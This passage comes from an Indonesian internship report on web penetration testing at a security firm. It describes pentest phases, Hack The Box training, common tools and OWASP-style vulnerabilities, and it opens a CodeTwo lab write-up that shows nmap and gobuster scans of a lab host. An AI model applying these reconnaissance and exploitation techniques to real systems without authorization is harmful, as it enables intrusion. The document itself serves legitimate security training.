Setelah menemukan potensi celah, penguji mencoba mengeksploitasi kelemahan tersebut untuk mendapatkan akses awal.

Contoh eksploitasi:

- SQL Injection
- Command Injection
- Broken Authentication
- File Inclusion (LFI/RFI)
- Access Control bypass
- Exploit service-level vulnerability

Tujuan utama tahap ini adalah mendapatkan titik pijakan (foothold) dalam sistem secara legal dan terkontrol.

4. Escalating Privileges

Jika akses awal berhasil diperoleh, tahap berikutnya adalah meningkatkan hak akses untuk mencapai tingkat kontrol yang lebih tinggi.

Contoh teknik:

- Eksploitasi misconfiguration
- Menyalahgunakan permission atau file sensitive
- Password reuse dan cracking hash
- Memanfaatkan privilege misconfigurations di webserver atau OS
- Teknik escalating user → admin → root

Tahap ini menilai: "Seberapa jauh dampak kerentanan tersebut dapat dimanfaatkan?"

5. Maintaining Access

Dalam skenario profesional, pentester harus mengevaluasi kemungkinan penyerang mempertahankan akses ke sistem setelah melakukan eksploitasi awal (*persistence*).

Pada pentesting selama masa PKL dan lab HTB, evaluasi ini biasanya dilakukan secara konseptual atau terbatas untuk memahami bagaimana *persistence* bekerja.

Contoh bentuk persistence:

- Backdoor (reverse shell, bind shell)
- Credential harvesting
- Penyimpanan access token atau session

Tujuannya adalah memahami dan menunjukkan risiko jangka panjang apabila sistem tidak segera diperbaiki.

6. Covering Tracks

Tahap "Covering Tracks" dalam konteks penetration testing legal tidak pernah dilakukan secara praktik, karena tindakan seperti menghapus log, memodifikasi audit trail, atau menyamarkan artefak dapat merusak integritas sistem dan melanggar aturan engagement. Oleh karena itu, dalam metodologi Seven Steps, tahap ini dipahami secara konseptual, bukan operasional.

Fokusnya adalah memahami bagaimana seorang penyerang asli berusaha menyembunyikan aktivitasnya, serta bagaimana sistem dapat mendeteksi atau gagal mendeteksi aktivitas tersebut. Hal ini membantu pentester menilai apakah sistem memiliki mekanisme monitoring, logging, dan alerting yang memadai.

Dalam konteks *Seven Steps of Penetration Testing*, tahap ini dipahami sebagai:

- Analisis bagaimana penyerang menyembunyikan aktivitasnya
- Pemahaman log, audit trail, dan dampak manipulasi log
- Identifikasi apakah sistem memiliki monitoring yang memadai

7. Reporting

Tahap terakhir dan paling penting dalam pentest profesional.

Laporan mencakup:

- Ringkasan temuan (executive summary)
- Temuan teknis lengkap (vulnerability detail)
- Bukti eksploitasi (proof of concept, screenshots)
- Dampak (impact analysis)
- Mitigasi & rekomendasi teknis
- Referensi standar (misal OWASP WSTG)

Pada PKL ini, tahap reporting diwujudkan melalui:

- Write-up teknis
- *Finding report*
- Pemetaan temuan dengan OWASP WSTG

Reporting adalah output utama yang digunakan perusahaan untuk perbaikan sistem.

3.7 Hack The Box (HTB)

Hack The Box (HTB) merupakan platform pembelajaran keamanan siber berbasis *hands-on* yang menyediakan lingkungan simulasi untuk melatih kemampuan penetration *testing* secara realistis. Platform ini banyak digunakan oleh pentester profesional, mahasiswa, serta praktisi keamanan karena menyediakan berbagai skenario serangan yang meniru kondisi dunia nyata.

HTB menyediakan *virtual lab* yang berisi sistem, layanan, dan aplikasi web yang dapat diakses secara legal untuk tujuan edukasi dan pengujian. Seluruh mesin, challenge, maupun simulasi dirancang menyerupai infrastruktur organisasi sungguhan, sehingga peserta dapat mempraktikkan proses pentest secara end-to-end, mulai dari *information gathering* hingga *post-exploitation*.

Dalam konteks PKL, HTB digunakan sebagai media utama untuk simulasi peran pekerjaan Penetration Tester, di mana peserta berlatih mengikuti alur kerja profesional, memahami teknik serangan modern, serta mengasah kemampuan teknis seperti enumeration, exploit development, privilege escalation, dan penyusunan laporan. Penggunaan HTB membantu peserta mendapatkan pengalaman praktis tanpa risiko merusak sistem produksi.

Beberapa jenis lab yang relevan dalam kegiatan PKL meliputi:

- Web Application Lab, untuk menguji kerentanan seperti authentication flaws, injection, access control issues, dan misconfiguration.
- API Security Lab, yang berfokus pada enumerasi endpoint, invalid input handling, dan exploitasi API logic flaws.

- Enumeration & Infrastructure Lab, untuk berlatih pemetaan layanan, identifikasi port, serta analisis sistem operasi.
- Exploitation Lab, yang memfasilitasi praktik eksekusi exploit dan *privilege escalation*.

Dengan demikian, HTB berperan signifikan dalam memfasilitasi pembelajaran *Seven Steps of Penetration Testing* karena seluruh tahapan tersebut dapat dilakukan secara aman, terstruktur, dan realistis di dalam lingkungan yang telah disiapkan khusus untuk studi keamanan siber.

3.8 Job Role Penetration Tester (HTB Role-Based Training)

Dalam rangkaian kegiatan pembelajaran di Hack The Box (HTB), peserta tidak hanya mempelajari teknik eksploitasi secara umum, tetapi juga mengikuti jalur pelatihan berbasis peran (role-based training). Salah satu role yang relevan dalam Praktik Kerja Lapangan ini adalah Job Role: Penetration Tester, yaitu jalur yang dirancang untuk mensimulasikan tugas, tanggung jawab, dan alur kerja seorang profesional pentest di dunia nyata.

Jalur pelatihan ini tidak hanya berfokus pada eksploitasi kerentanan, tetapi juga pada kompetensi menyeluruh yang diperlukan dalam proses engagement, seperti perencanaan, pemahaman ruang lingkup, analisis risiko, dokumentasi teknis, hingga penyusunan laporan akhir. Dengan demikian, peserta memperoleh pengalaman yang menyerupai workflow pentest profesional.

Adapun aspek-aspek utama yang dikembangkan dalam role Penetration Tester pada HTB meliputi:

1. **Pemahaman metodologi pentesting**
   Termasuk identifikasi risiko, Seven Steps of Penetration Testing, serta hubungan setiap langkah dengan siklus kerja pentester.
2. **Penerapan teknik eksploitasi pada skenario nyata**
   Peserta diuji untuk mengidentifikasi, mengevaluasi, dan mengeksploitasi kerentanan pada environment yang disimulasikan secara realistis.

3. **Pengelolaan engagement dan scope**

   Peserta dilatih mengikuti batasan, peraturan, dan target engagement seperti pada proyek pentest profesional.

4. **Penyusunan laporan dan komunikasi temuan**


   Menyusun laporan teknis lengkap, termasuk bukti eksploitasi, analisis dampak, dan rekomendasi mitigasi yang dapat dipahami oleh klien.

Melalui role-based training ini, peserta memperoleh gambaran menyeluruh mengenai peran dan tanggung jawab seorang penetration tester, termasuk praktik teknis, etika, dokumentasi, serta kemampuan analitis yang dibutuhkan dalam industri keamanan siber.

3.9 Tools Pendukung Pengujian Keamanan Web

Dalam proses pengujian keamanan web, tools memiliki peran penting untuk mempercepat analisis, meningkatkan akurasi temuan, serta membantu pentester melakukan pengujian secara sistematis sesuai metodologi *Seven Steps of Penetration Testing*. Setiap alat dirancang untuk mendukung tahapan tertentu, mulai dari *reconnaissance*, enumerasi, *vulnerability assessment*, *exploitation*, hingga analisis pasca-eksploitasi. Pada kegiatan PKL dan pelatihan melalui Hack The Box (HTB), beberapa tools digunakan sebagai pendukung utama dalam melakukan simulasi serangan dan pengujian terhadap aplikasi web. Adapun tools yang digunakan meliputi:

1. **Burp Suite**



Gambar 3.1 Cara Kerja Burpsuite

Burp Suite Professional adalah sebuah platform terintegrasi untuk melakukan pengujian keamanan aplikasi web. Alat ini banyak digunakan oleh

pentester, bug bounty hunter, dan security researcher karena menyediakan rangkaian fitur lengkap untuk menganalisis, memanipulasi, dan mengeksploitasi traffic HTTP/S secara efisien.

Burp bekerja dengan cara menjadi proxy intercept, yaitu menempatkan dirinya di antara browser dan server agar setiap request dan response bisa diamati, dimodifikasi, atau direplay. Selain berfungsi sebagai proxy, Burp Suite juga memiliki berbagai modul yang saling terintegrasi untuk mendukung proses pengujian aplikasi secara menyeluruh.

Fitur inti yang digunakan dalam praktik pentesting meliputi:

- Proxy – Menangkap, membaca, dan memodifikasi HTTP/S request untuk analisis manual.
- Repeater – Mengirim ulang request secara berulang dengan parameter berbeda untuk menguji respons server.
- Intruder – Melakukan brute forcing parameter, fuzzing input, enumerasi, atau uji validasi input.
- Scanner – Mendeteksi celah keamanan berbasis HTTP/S secara otomatis, seperti XSS, SQLi, atau misconfigurations.
- Sequencer – Menganalisis kemampuan acak (entropy) dari token seperti session ID.
- Decoder & Comparer – Membantu mendecode data (URL encode, Base64, dll.) dan membandingkan dua data untuk melihat perbedaan.

Dalam konteks PKL dan pelatihan melalui HTB, Burp Suite Professional menjadi alat utama karena mendukung seluruh tahapan *Seven Steps of Penetration Testing*, mulai dari reconnaissance, vulnerability assessment, exploitation, hingga pengujian risiko pada parameter aplikasi web yang kompleks.

2. Nmap

Nmap (Network Mapper) adalah tool *open source* untuk melakukan port scanning, service enumeration, hingga deteksi versi layanan dan sistem operasi. Dalam konteks pengujian web, Nmap digunakan untuk:

- Mengidentifikasi service yang berjalan pada server.

- Melihat potensi attack surface dari sisi jaringan.
- Menemukan port yang tidak semestinya terbuka.
- Mengumpulkan metadata terkait server yang dapat membantu analisis lebih lanjut.

Meskipun fokus PKL lebih ke web application testing, Nmap tetap digunakan sebagai tahap awal untuk memastikan profil layanan server yang menjadi target simulasi.

3. Browser Developer Tools

Setiap browser modern (Chrome, Firefox, Edge) menyediakan DevTools yang sangat penting untuk pentesting aplikasi web. DevTools digunakan untuk:

- Melihat request/response di tab **Network**
- Debugging JavaScript
- Menginspeksi HTML, CSS, dan DOM
- Melihat cookies, local storage, dan session storage
- Menguji behavior front-end (input validation, event triggers, dll.)

Tool ini sangat ringan dan cepat diakses, sehingga sering digunakan saat eksplorasi awal atau ketika ingin memahami bagaimana aplikasi bekerja di sisi client.

4. cURL

cURL digunakan untuk melakukan request HTTP secara manual melalui command line. Alat ini sangat efektif untuk kebutuhan cepat seperti mengecek respons suatu endpoint, menguji parameter secara langsung, memodifikasi header, atau mereplikasi payload dalam bentuk raw request. Selama PKL, cURL digunakan dalam skenario seperti:

- Pengujian manipulasi header dasar
- Mengirim payload secara cepat tanpa membuka UI Burp
- Melakukan verifikasi perilaku server melalui command-line automation

cURL relevan karena ringan, cepat digunakan, serta mendukung format raw request yang memudahkan eksplorasi awal.

5. **SQLMap (Automasi SQL Injection)**

SQLMap merupakan tool otomatis untuk mendeteksi dan mengeksploitasi SQL Injection. Alat ini mendukung berbagai database (MySQL, MSSQL, PostgreSQL, Oracle, dll) serta mampu melakukan enumeration database, dumping tabel, hingga mencoba privilege escalation pada DBMS. Dalam konteks PKL, SQLMap digunakan untuk:

- Melakukan pengujian parameter GET/POST
- Mengukur tingkat risiko SQL Injection secara terautomasi

SQLMap sangat membantu terutama untuk konfirmasi vulnerability setelah indikasi awal ditemukan melalui analisis manual atau Burp.

6. **Gobuster & Ffuf (Directory & File Bruteforce / Fuzzing)**

Gobuster dan FFUF merupakan dua tools populer untuk melakukan fuzzing dan brute-force direktori, file, atau endpoint pada aplikasi web. Keduanya digunakan untuk tujuan yang sama, namun dengan gaya dan kelebihan masing-masing.

- Gobuster cocok untuk brute-force cepat pada direktori atau virtual host.
- FFUF unggul dalam fuzzing parameter, path, atau request body dengan fleksibilitas tinggi.

Kedua tools ini digunakan sebagai satu kelompok *fuzzing toolkit* yang membantu menemukan:

- Hidden directories
- API endpoints
- Parameter tersembunyi
- Files dan konfigurasi sensitif (*backup, logs, dev files*)

Pada PKL, keduanya digunakan untuk pemeriksaan awal (recon & enumeration) sebelum masuk ke tahap vulnerability assessment.

7. **Postman (API Testing & Request Structuring)**

Postman digunakan untuk menguji API secara terstruktur, terutama pada aplikasi yang memiliki banyak endpoint, parameter, atau skenario autentikasi. Fungsi yang digunakan meliputi:

- Pengujian API request secara manual
- Pengelolaan environment (token, session, API key)
- Automasi testing ringan
- Pembuktian kerentanan API seperti BOLA (Broken Object Level Authorization)

Dalam PKL, Postman sangat berguna saat memvalidasi kerentanan API yang sulit diuji hanya dengan browser atau Burp.

8. **Berbagai tools lain (seperti OWASP ZAP, Rust Scan, dsb)**

3.10 Web Application Vulnerabilities

Web Application Vulnerabilities merupakan celah keamanan atau kelemahan dalam sistem aplikasi berbasis web yang memungkinkan penyerang memperoleh akses tidak sah, merusak data, mencuri informasi sensitif, atau mengontrol sistem target. Kerentanan ini dapat muncul akibat kesalahan desain, pengkodean yang tidak aman, konfigurasi yang keliru, atau kegagalan dalam menerapkan kontrol keamanan yang memadai.

Selama kegiatan Praktik Kerja Lapangan, penulis mempelajari dan mempraktikkan secara lebih mendalam berbagai jenis kerentanan melalui platform Hack The Box dan juga pada projek *penetration testing*, yang merujuk pada OWASP Top 10. Beberapa kerentanan paling umum yang berhasil diuji dan dipahami antara lain:

1. **Cross-Site Scripting (XSS)**

XSS terjadi ketika aplikasi web menampilkan input pengguna tanpa melakukan penyaringan yang memadai, sehingga penyerang dapat menyisipkan skrip berbahaya. Skrip ini dapat mencuri cookie, mengalihkan pengguna, atau melakukan tindakan atas nama korban.

- **Contoh praktik lab:** Stored XSS pada komentar artikel, DOM-based XSS melalui URL, Reflected XSS via parameter pencarian.

2. **SQL Injection**

Kerentanan ini terjadi ketika input pengguna disisipkan ke dalam kueri SQL tanpa validasi atau parameterisasi, memungkinkan penyerang mengubah logika kueri. Eksploitasi ini dapat digunakan untuk melihat, mengubah, atau bahkan menghapus data di database.

- **Contoh praktik lab:** Union-based SQLi, Blind SQLi (Boolean dan Time-based), dan enumerasi tabel database.

3. **Broken Authentication**

Kerentanan ini memungkinkan penyerang melewati mekanisme otentikasi dan mendapatkan akses tidak sah ke akun pengguna. Penyebabnya termasuk kebocoran token, URL predictability, dan penggunaan kredensial default.

- **Contoh praktik lab:** Bypass otentikasi via manipulasi cookie, enumerasi username, bruteforce password yang tidak dibatasi.

4. **Cross-Site Request Forgery (CSRF)**

Terjadi ketika pengguna yang telah login dipaksa oleh penyerang untuk menjalankan aksi tanpa persetujuan eksplisit. Biasanya terjadi jika tidak ada token CSRF yang aman dalam permintaan sensitif.

- **Contoh praktik lab:** CSRF pada form perubahan email atau password.

5. **Insecure Direct Object References (IDOR)**

IDOR memungkinkan pengguna mengakses objek (data) milik pengguna lain hanya dengan memodifikasi identifier (misalnya user_id=123). Hal ini terjadi karena kontrol akses tidak dilakukan dengan benar di server.

- **Contoh praktik lab:** Mengubah ID pada parameter URL untuk melihat catatan pengguna lain.

6. **Security Misconfiguration**

Kesalahan dalam pengaturan sistem atau aplikasi seperti direktori terbuka, konfigurasi server default, informasi debug, atau kebocoran header sensitif dapat digunakan oleh penyerang untuk memperoleh akses atau informasi tambahan.

- **Contoh praktik lab:** Menemukan endpoint tersembunyi yang tidak dibatasi, informasi versi server pada header respons.

7. **Business Logic Flaws**

Celah dalam logika bisnis memungkinkan pengguna menyalahgunakan fitur secara sah namun bertentangan dengan maksud sistem, misalnya membeli produk dengan diskon berulang, atau melewati proses validasi.

- **Contoh praktik lab:** Melewati batasan jumlah pembelian melalui modifikasi parameter atau replay request.

8. **File Upload Vulnerabilities**

Upload file yang tidak tervalidasi dapat disalahgunakan untuk menyimpan file berbahaya seperti script shell atau file dengan ekstensi tersembunyi.

- **Contoh praktik lab:** Bypass validasi MIME, upload file PHP dengan ekstensi ganda (.php.jpg).

9. **Broken Access Control**

Sistem gagal membatasi akses sesuai peran atau otorisasi pengguna. Penyerang dapat memperoleh hak istimewa yang seharusnya tidak diberikan.

- **Contoh praktik lab:** Pengguna biasa mengakses dashboard admin, atau melakukan tindakan atas nama pengguna lain.

10. **CORS Misconfiguration**

Kesalahan dalam pengaturan Cross-Origin Resource Sharing (CORS) dapat memungkinkan domain asing memanfaatkan sumber daya API yang sensitif.

- **Contoh praktik lab:** Origin wildcard (*) diaktifkan bersama dengan kredensial (cookies), menyebabkan kebocoran data lintas domain.

Semua kerentanan tersebut dipelajari dan diperdalam secara langsung melalui lingkungan laboratorium Hack The Box, serta digunakan dalam pengetesan

dalam projek *penetration testing*. Fokus utama dari aktivitas ini adalah meningkatkan pemahaman teknis dan praktik eksploitasi, disertai dokumentasi write-up sebagai bagian dari pembelajaran dan evaluasi keterampilan.

Karena perusahaan tempat penulis menjalankan PKL merupakan penyedia layanan penetration testing bagi klien eksternal, maka praktik dan write-up yang disusun bertujuan sebagai simulasi eksploitasi yang mencerminkan tantangan nyata dalam industri keamanan aplikasi web.

BAB IV

HASIL DAN PEMBAHASAN PRAKTIK KERJA LAPANGAN

4.1 Deskripsi Kegiatan Praktik Kerja Lapangan

Praktik Kerja Lapangan (PKL) ini dilaksanakan di PT ITSEC Asia, sebuah perusahaan yang bergerak di bidang keamanan siber dengan layanan utama berupa pengujian penetrasi (penetration testing) terhadap sistem aplikasi milik klien. Sebagai intern pentester, penulis mendapatkan kesempatan untuk mempelajari serta mempraktikkan metode pengujian keamanan terhadap aplikasi web dengan standar dan pendekatan yang digunakan dalam dunia profesional.

Kegiatan utama selama PKL mencakup:

1. Pelatihan berbasis simulasi menggunakan Hack The Box (HTB), khususnya path *Job Role Penetration Tester*. Pada bagian ini, penulis mempelajari workflow nyata seorang pentester: mulai dari pre-engagement, information gathering, vulnerability assessment, exploitation, hingga reporting. Setiap lab dan machine yang dikerjakan memberikan pemahaman mengenai teknik serangan modern, penggunaan tool profesional, serta pengambilan keputusan dalam situasi nyata.
2. Penerapan metodologi Seven Steps of Penetration Testing pada lab di HTB dan project *penetration testing* pada aplikasi klien. Aktivitas ini bertujuan agar penulis dapat mengaplikasikan konsep dari HTB dan teori pentesting pada skenario yang lebih realistis, namun tetap berada dalam ruang lingkup yang aman dan legal sesuai instruksi perusahaan pembimbing.
3. Menyusun write-up (dokumentasi teknis) dan *finding report* dari setiap lab, machine atau project *penetration testing* yang telah dikerjakan sebagai bentuk pelaporan.

Seluruh kegiatan dilakukan dalam lingkungan yang aman dan terkontrol PKL ini memberikan pengalaman praktik yang menyeluruh terkait proses kerja seorang *penetration tester* profesional, mulai dari analisis awal hingga penyusunan laporan teknis.

4.2 Metodologi Pelaksanaan

Metodologi pelaksanaan Praktik Kerja Lapangan mengikuti alur kerja yang umum digunakan dalam dunia profesional penetration testing serta disesuaikan dengan skema pembelajaran berbasis simulasi melalui platform Hack The Box (HTB). Pendekatan yang digunakan berfokus pada *hands-on practice*, eksplorasi kerentanan nyata, dan penyusunan dokumentasi teknis yang merefleksikan proses pentest secara end-to-end.

Tahapan umum yang dilakukan selama PKL meliputi:

1. **Pemahaman Konsep Keamanan Web dan Seven Steps of Penetration Testing**

   Sebelum melakukan praktik, penulis mempelajari kembali alur pentesting profesional, mulai dari reconnaissance, enumeration, vulnerability assessment, exploitation, hingga reporting. Kerangka ini digunakan sebagai panduan utama dalam menganalisis setiap challenge dan sistem simulasi.

2. **Eksplorasi dan Penyelesaian Lab pada Hack The Box (HTB)**

   Penulis mengerjakan *Job Role Path – Penetration Tester* yang berisi modul teknis, lab praktis, dan machine yang dirancang untuk mensimulasikan skenario dunia nyata. Setiap modul dikerjakan secara sistematis sesuai urutan kurikulum HTB.

3. **Penggunaan Tools Pendukung**

   Proses pengujian dilakukan dengan menggunakan Burp Suite Professional sebagai intercepting proxy utama, didampingi tool lain seperti cURL (HTTP crafting), SQLMap (automated SQLi), serta Gobuster/FFUF (directory & file brute-forcing).

4. **Analisis Request/Response dan Identifikasi Celah**

   Setiap target, baik berupa lab, web challenge, maupun machine, dianalisis melalui pemeriksaan struktur aplikasi, endpoint, parameter, serta *server behaviour*. Burp Suite Pro digunakan untuk intercepting, repeater testing, intruder fuzzing, dan passive/active scanning.

5. **Eksploitasi Kerentanan**

Setelah celah diidentifikasi, penulis melakukan eksploitasi sesuai metodologi yang berlaku, mulai dari SQL Injection, XSS, authentication bypass, misconfiguration, hingga teknik eksploitasi pada sistem internal pada machine HTB.

6. Verifikasi dan Dokumentasi Hasil Eksploitasi

Setiap eksploitasi diverifikasi melalui bukti berupa akses, flag, output server, atau dampak yang muncul. Hasil ini kemudian dituangkan dalam write-up yang berisi:

- deskripsi kerentanan,
- langkah analisis,
- payload yang digunakan,
- bukti eksploitasi,
- serta rekomendasi mitigasi.

7. Penyusunan Laporan dan Pengaitan dengan Kerangka Profesional

Semua hasil praktik dirangkum secara sistematis dan disesuaikan dengan kerangka Seven Steps of Penetration Testing untuk memastikan bahwa proses belajar mencerminkan alur kerja pentester di dunia industri.

Metodologi ini membuat kegiatan PKL tidak hanya fokus pada penyelesaian lab, namun juga memahami *reasoning* di balik setiap kerentanan serta bagaimana proses pentesting yang benar dilakukan dalam engagement profesional.

4.3 Rangkuman Kegiatan Hack The Box Job Role Path

Selama pelaksanaan PKL, penulis mengikuti Hack The Box (HTB) Job Role Path: Penetration Tester, sebuah jalur pembelajaran terstruktur yang dirancang untuk mensimulasikan tugas dan kemampuan yang dibutuhkan seorang pentester profesional. Jalur pembelajaran ini terdiri dari materi fundamental, teknik eksploitasi, praktik langsung melalui lab interaktif, serta beberapa mini-project yang meniru kondisi engagement nyata.

Kegiatan yang Telah Dilakukan

Sejauh ini, penulis telah menyelesaikan sejumlah modul dan latihan yang mencakup beberapa kompetensi kunci berikut:

1. **Information Gathering & Enumeration**

Modul-modul awal yang telah dikerjakan berfokus pada:

- Pengenalan target environment
- Identifikasi teknologi dan service yang berjalan
- Enumerasi direktori, endpoint API, serta parameter aplikasi web
- Penggunaan tools seperti Gobuster, FFUF, curl, dan teknik manual enumeration

Tahapan ini membantu penulis memahami struktur aplikasi sebelum masuk ke analisis kerentanan.

2. **Web Vulnerability Assessment**

Dalam bagian ini, penulis mempraktikkan proses identifikasi kerentanan menggunakan pendekatan manual dan semi-otomatis, seperti:

- Analisis request/response
- Identifikasi pola input yang tidak tervalidasi
- Pemetaan celah umum seperti IDOR, XSS, SQL Injection, dan SSRF (pada modul-modul dasar)

Pemahaman ini memperkuat fondasi sebelum masuk ke eksploitasi yang lebih mendalam.

3. **Exploitation Exercises**

Beberapa latihan eksploitasi telah dikerjakan, mencakup:

- Eksekusi payload untuk membuktikan kerentanan
- Eksploitasi autentikasi lemah
- Basic privilege escalation pada konteks web

- Penyusunan Proof-of-Concept sebagai bukti eksploitasi

Setiap eksploitasi dirancang menyerupai engagement profesional, dengan batasan scope, aturan, dan alur kerja yang jelas.

4. Praktik Penulisan Teknikal (Write-Up)

Sama seperti standar pentest profesional, setiap lab yang selesai didokumentasikan dalam bentuk write-up, berisi:

- Ringkasan tujuan
- Analisis kerentanan
- Langkah eksploitasi
- Payload yang digunakan
- POC dan dampak kerentanan

Kegiatan ini melatih kemampuan komunikasi teknis yang sangat penting dalam profesi pentesting.

5. Penerapan Kerangka Kerja Seven Steps of Penetration Testing

Sebagian modul telah memberikan konteks praktis agar penulis dapat menghubungkan materi HTB dengan metodologi pentest yang digunakan dalam PKL:

- Recon → dilakukan pada enumeration modules
- Vulnerability Assessment → pada sesi analisis request dan endpoint
- Exploitation → pada bagian exploitation labs
- Post-Exploitation → pada lab yang memerlukan analisis impact

Integrasi ini membantu penulis memahami alur pentest profesional secara utuh.

Aktivitas pada Job Role Path ini memberikan pengalaman langsung yang mendekati kondisi pentest riil, sesuai dengan tugas penulis sebagai intern pentester, mendukung materi PKL seperti analisis HTTP Request Smuggling, akses kontrol, injeksi, dan mekanisme keamanan web lainnya, menjadi dasar untuk pekerjaan

pada PT ITSEC Asia. Dengan menyelesaikan modul-modul tersebut, penulis mendapatkan pemahaman yang lebih matang mengenai teknik dan alur kerja yang digunakan dalam pengujian keamanan profesional.

4.4 Contoh Write-Up Lab / Machine

Pada bagian ini disertakan sebuah contoh write-up dari salah satu machine yang dikerjakan di platform Hack The Box, yaitu CodeTwo. Write-up ini berfungsi sebagai gambaran alur kerja teknis dalam penyelesaian sebuah lab atau machine, mulai dari enumerasi awal hingga perolehan user flag. Contoh ini tidak mencakup proses full privilege escalation (root access), sehingga bersifat sebagai preview dari tahapan initial compromise.

Write-up yang ditampilkan menggunakan bahasa Inggris, sesuai dengan standar dokumentasi teknis internasional serta praktik umum dalam industri keamanan siber. Penggunaan bahasa Inggris juga membantu menyelaraskan format laporan dengan kebutuhan profesional dan memudahkan adaptasi ke lingkungan kerja global.


Machine CodeTwo Write Up

i'm starting this box with nmap to know open ports.

```
┌──(alcatrozsgb㉿AlcatrozSGB)-[~]
└─$ sudo nmap 10.10.11.82 -sVC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 22:06 WIB
Nmap scan report for 10.10.11.82
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodeTwo
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.73 seconds
```

Gambar 4.1 Write-up: hasil Nmap

Oh we got 22 and 8000 (http). Let's see what's inside port 8000.




Gambar 4.2 Write-up: port 8000

so here's the website. While searching, i also perform gobuster to enumerate the directory.

```
┌──(alcatrozsgb㉿AlcatrozSGB)-[~]
└─$ gobuster dir -u http://10.10.11.82:8000/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.82:8000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/dashboard            (Status: 302) [Size: 199] [--> /login]
/download             (Status: 200) [Size: 10696]
/login                (Status: 200) [Size: 667]
/logout               (Status: 302) [Size: 189] [--> /]
/register             (Status: 200) [Size: 651]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Gambar 4.3 Write-up: gobuster result

We got some directories there, one that's interesting is /download one. When i visited /download, i get the source code of the web.



Gambar 4.4 Write-up: web source code

This is contain a lot of things, but there's something juicy there, of course! the dabatase, let's see what's inside.

```
┌──(alcatrozsgb㉿AlcatrozSGB)-[~/Downloads/tmp/app/instance]
└─$ file users.db
users.db: SQLite 3.x database, last written using SQLite version 3031001, file counter 2, database pages 4, cookie 0
x2, schema 4, UTF-8, version-valid-for 2
```

